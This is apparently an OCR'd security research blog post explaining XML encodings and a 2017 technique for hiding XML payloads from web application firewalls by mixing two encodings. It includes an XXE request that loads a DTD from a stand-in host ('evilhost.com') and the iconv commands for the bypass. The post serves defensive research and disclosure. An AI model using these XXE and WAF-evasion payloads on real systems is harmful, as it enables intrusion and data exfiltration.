
**Arseniy Sharoglazov**

# Evil XML with two encodings

WAFs see a white noise instead of the document!



```
$ echo -n '<?xml version="1.0" encoding="UTF-16BE"' > payload.xml
$ echo '?><a>1337</a>' | iconv -f UTF-8 -t UTF-16BE >> payload.xml
$ cat payload.xml | xxd
00000000: 3c3f 786d 6c20 7665 7273 696f 6e3d 2231  <?xml version="1
00000010: 2e30 2220 656e 636f 6469 6e67 3d22 5554  .0" encoding="UT
00000020: 462d 3136 4245 2200 3f00 3e00 3c00 6100  F-16BE".?.>.<.a.
00000030: 3e00 3100 3300 3300 3700 3c00 2f00 6100  >.1.3.3.7.<./.a.
00000040: 3e00 0a                                  >..
```

```
$ xmllint ./payload.xml
<?xml version="1.0" encoding="UTF-16BE"?>
<a>1337</a>
$ xmllint --version
xmllint: using libxml version 20907

$
```

In this article you will meet a variety of XML encodings, and learn how to bypass a WAF with them.

## *What encodings are supported in XML*

The specification tells parsers to be able to parse two encodings: UTF-8 and UTF-16. Many parsers support a little bit more, but for the demonstration these two are enough.

Extensible Markup Language (XML) 1.0 (Fifth Edition)

UTF-8 and UTF-16 map the same characters from the Unicode table.

The difference between the encodings is in a structure of these binary code:

### UTF-8

A character is encoded as a sequence of one to four bytes long.

The binary code is defined by the template:

| Number of bytes | Significant bits | Binary code |
|---|---|---|
| 1 | 7 | 0xxxxxxx |
| 2 | 11 | 110xxxxx 10xxxxxx |
| 3 | 16 | 1110xxxx 10xxxxxx 10xxxxxx |
| 4 | 21 | 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx |

An overlong encoding is prohibited, so only the shortest method is correct.

**UTF-16**

A character is encoded as a sequence of two or four bytes long.

The binary code is defined by the template:

| Number of bytes | Significant bits | Binary code |
|---|---|---|
| 2 | 16 | xxxxxxxx xxxxxxxx |
| 4 * | 20 | 110110xx xxxxxxxx 110111xx xxxxxxxx |

* Preliminarily 0x010000 is subtracted from a character code

If a symbol has been written by four bytes, it is called as **a surrogate pair**. A surrogate pair is a combination of two common symbols from the reserved range: U+D800 to U+DFFF. One half of a surrogate pair is not valid.

There are two types of UTF-16: UTF-16BE and UTF-16LE (Big-endian / Little-endian). They have a different order of bytes.

Big-endian is a “natural” order of bytes like in the arabic numerals.
Little-endian is an inverse order of bytes.

Some examples of encoding symbols in UTF-16BE and UTF-16LE:

| Encoding | Symbol | Binary code |
|---|---|---|
| UTF-16BE | U+003F | `00000000` `00111111` |
| | | |

| | | |
|---|---|---|
| UTF-16LE | U+003F | `00111111` `00000000` |
| UTF-16BE * | U+1D6E5 | **110110**00 00110101 **110111**10 11100101 |
| UTF-16LE * | U+1D6E5 | 00110101 **110110**00 11100101 **110111**10 |


* In a surrogate pair each of the characters is inverted singly. This is designed for backwards compatibility with Unicode 1.0, where all symbols were encoded using two bytes only.

## *How do parsers detect an encoding*

Parsers detect an encoding in four ways:

### External information of encoding

Some network protocols have a special field that indicate an encoding:



```
PROPFIND / HTTP/1.1
Connection: close
Content-Length: 0
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
Depth: 1
Host: [redacted]

HTTP/1.1 207 Multi-Status
Date: Wed, 04 Oct 2017 09:47:59 GMT
Connection: close
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="utf-8"?><d:multistatus
xmlns:d='DAV:'>
<d:response><d:href>/</
d:href><d:propstat><d:prop><d:resourcetype><d:collection/></
d:resourcetype><d:getcontentlength>4096</
d:getcontentlength><d:getlastmodified>Wed, 14 Jun 2017
```

3 client pkts, 7 server pkts, 3 turns.

*Specifying an encoding in WebDav protocol*

Most frequently there are protocols that are built by MIME standard. For example, it's SMTP, HTTP, and WebDav.

## Byte Order Mark (BOM)

The Byte Order Mark (BOM) is a character with U+FEFF code.

If a parser finds a BOM at the beginning of the document, then an encoding is determined by the binary code of the BOM.

*Most popular encodings and their BOM*

| Encoding | BOM | Example | |
|---|---|---|---|

| | | | |
|---|---|---|---|
| UTF-8 | EF BB BF | EF BB BF 3C 3F 78 6D 6C | ...<?xml |
| UTF-16BE | FE FF | FE FF 00 3C 00 3F 00 78 00 6D 00 6C | ...<.?.x.m.l |
| UTF-16LE | FF FE | FF FE 3C 00 3F 00 78 00 6D 00 6C 00 | ..<.?.x.m.l. |

BOM only works at the beginning of the document. In the middle a BOM will be read as a special space.

### By the first symbols of the document

The specification allows parsers to identify the encoding by the first bytes:

| Encoding | Document | |
|---|---|---|
| UTF-8<br>ISO 646<br>ASCII | 3C 3F 78 6D | <?xm |
| UTF-16BE | 00 3C 00 3F | .<.? |
| UTF-16LE | 3C 00 3F 00 | <.?. |

It only works for documents that start with an xml declaration.

### From XML declaration

The encoding can be written in an xml declaration:

```
<?xml version="1.0" encoding="UTF-8"?>
```

An “XML Declaration” is a string that can be written at the beginning of the document. A parser understands the version of the document’s standard by this string.

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<très>là</très>
```

*Document in ISO-8859-1 encoding*

Obviously, in order to read the declaration, a parser will have to know the encoding in which the declaration was written. But, the declaration is useful to clarify between ASCII-compatible encodings.

## *The most common WAF bypass*

The first way is to change an encoding to non-compatible with ASCII, and hope that a WAF will fail to parse it.

It worked in “PHDays WAF Bypass” competition in 2015. Participants were required to read a flag through XXE vulnerability:

*Request to XXE exploitation from the contest*

```
POST / HTTP/1.1
Host: d3rr0r1m.waf-bypass.phdays.com
Connection: close
Content-Type: text/xml
User-Agent: Mozilla/5.0
Content-Length: 166

<?xml version="1.0"?>
<!DOCTYPE root [
    <!ENTITY % xxe SYSTEM "http://evilhost.com/waf.dtd">
```

```
        %xxe;
    ]>
    <root>
        <method>test</method>
    </root>
```

One of the solutions was to transcode a message body into UTF-16BE without a BOM:

```
    cat original.xml | iconv -f UTF-8 -t UTF-16BE > payload.xml
```

In this document, WAF couldn’t see the attack and did process the request.

## *New vector: Bypass with two encodings*

The other way to confuse a WAF is to encode a document using two encodings simultaneously.

When a parser reads an encoding from the XML-declaration, the parser immediately switches to it.
Including one when the new encoding isn’t compatible with the encoding in which the XML-declaration was written.

WAFs don’t support parsing of such multi-encoded documents for now.

### Xerces2 Java Parser

The XML-declaration is in ASCII, the root element is in UTF-16BE:

| | | |
|---|---|---|
| 00000000 | 3C3F 786D 6C20 7665 7273 696F 6E3D 2231 | <?xml version="1 |

| | | |
|---|---|---|
| 00000010 | 2E30 2220 656E 636F 6469 6E67 3D22 5554 | .0" encoding="UT |
| 00000020 | 462D 3136 4245 223F 3E00 3C00 6100 3E00 | F-16BE"?>.<.a.>. |
| 00000030 | 3100 3300 3300 3700 3C00 2F00 6100 3E | 1.3.3.7.<./.a.> |

Commands for transcoding:

```
echo -n '<?xml version="1.0" encoding="UTF-16BE"?>' > payload.xml
echo '<a>1337</a>' | iconv -f UTF-8 -t UTF-16BE >> payload.xml
```

### libxml2

libxml2 switches an encoding immediately after it reads the attribute. Therefore, we need to change an encoding before closing the declaration tag:

| | | |
|---|---|---|
| 00000000 | 3C3F 786D 6C20 7665 7273 696F 6E3D 2231 | <?xml version="1 |
| 00000010 | 2E30 2220 656E 636F 6469 6E67 3D22 5554 | .0" encoding="UT |
| 00000020 | 462D 3136 4245 2200 3F00 3E00 3C00 6100 | F-16BE".?.>.<.a. |
| 00000030 | 3E00 3100 3300 3300 3700 3C00 2F00 6100 | >.1.3.3.7.<./.a. |
| 00000040 | 3E | > |

Commands for transcoding:

```
echo -n '<?xml version="1.0" encoding="UTF-16BE"' > payload.xml
echo '?><a>1337</a>' | iconv -f UTF-8 -t UTF-16BE >> payload.xml
```

## *Afterword*

The vector was founded September 5th, 2017. The first publication of this material was on the habrahabr in October 13th, 2017.

My colleague *@Agarri_FR* released on twitter a similar vector for Xerces2 and UTF-7 in October 12th, 2017, and it got me publish this article immediately.

In addition to UTF-7 and UTF-16 you might use many different encodings, but however you should take into account your parser’s capabilities.

It’s the first article was written by me in English. January 5 and 11th, February 4th, 2018, Moscow, winter. Thanks @httpsonly for checking the version.

2018 WAF XML XXE

Subscribe to new articles